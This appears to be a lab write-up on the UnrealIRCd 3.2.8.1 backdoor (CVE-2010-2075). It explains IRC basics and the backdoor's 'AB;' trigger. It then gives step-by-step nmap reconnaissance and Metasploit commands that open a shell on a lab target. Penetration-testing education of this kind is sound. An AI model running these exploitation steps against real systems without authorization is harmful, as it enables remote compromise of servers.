Table of Contents
1. What is IRC?
IRC (Internet Relay Chat) is a communication protocol used for real-time text messaging between users over a network. It is commonly used for group discussions in channels as well as private messaging.
IRC supports:
- Real-time messaging
- Channel-based communication
- Private messaging between users
- File sharing (in some implementations)
2. How IRC Works
IRC works on a client-server architecture:
- Port 6667: Default port used for IRC communication
Process:
- Client connects to an IRC server
- User sets a nickname and username
- Client joins a channel or communicates directly
- Messages are exchanged between users via the server
3. Vulnerability Exploited
Vulnerability Name:
UnrealIRCd 3.2.8.1 Backdoor Command Execution
Type:
Backdoor / Remote Command Execution (RCE)
CVE:
CVE-2010-2075
Description:
The UnrealIRCd 3.2.8.1 server contains a malicious backdoor that was introduced in a compromised version of its source code. This backdoor allows attackers to execute arbitrary commands on the server by sending a specially crafted command.
4. How the Exploit Works (Concept)
- The attacker connects to the IRC service running on port 6667.
- A specially crafted command starting with
AB;is sent to the server. - The backdoor interprets this input as a system command.
- The command is executed on the target machine.
- The attacker gains remote command execution access.
5. Exploitation
Recon using Nmap
nmap -sV 192.168.72.130
Step 1: Start Metasploit
msfconsole
Step 2: Search for the exploit
search unrealircd
Step 3: Use the exploit
use exploit/unix/irc/unreal_ircd_3281_backdoor
Step 4: Set target IP
set RHOSTS <target-ip>
Step 5: Run the exploit
run
6. Result

- Successful exploitation opens a shell session.
- Remote command execution is achieved on the target machine. Example:
ls